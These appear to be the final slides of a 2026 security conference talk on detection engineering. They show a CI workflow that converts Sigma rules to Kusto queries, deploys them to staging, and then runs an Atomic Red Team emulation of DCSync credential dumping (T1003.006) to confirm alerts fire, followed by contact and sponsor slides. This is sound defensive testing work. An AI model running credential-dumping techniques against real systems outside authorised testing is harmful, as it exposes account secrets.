.github/workflows/detections.yml

```yaml
name: detections
on: [pull_request]
jobs:
  lint:
    run: sigma-lint detections/**/*.yml && pytest tests/
  test:
    run: |
      sigma convert -t kusto -p microsoft_xdr $RULE > out.kql
      ./scripts/deploy-staging.sh out.kql
      Invoke-AtomicTest T1003.006 && ./scripts/assert-alert-fires.sh
```

**tools: sigconverter.io · Uncoder.io (SOC Prime) · `sigma convert -t kusto -p microsoft_xdr rule.yml`**

*one abstraction · every SIEM speaks it.*

# STAY IN TOUCH · QUESTIONS

AVANTEC
*Competence. Security. Trust.*

## ▶ HANDLES


NAME
**Alessandro Salucci**

EMAIL
salucci@avantec.ch


GITHUB
https://github.com/0xAsYWx1Y2Np/AVANTechDay-2026-ThreatHunting

BLOG
https://www.tec-bite.ch/


## ▶ Q&A

AVANTech-Day 2026

AVANTEC
Competence. Security. Trust.

# DANKE

SCAN NOW

BeyondTrust CHECK POINT CROWDSTRIKE digicert netskope THALES tenable xorlab zscaler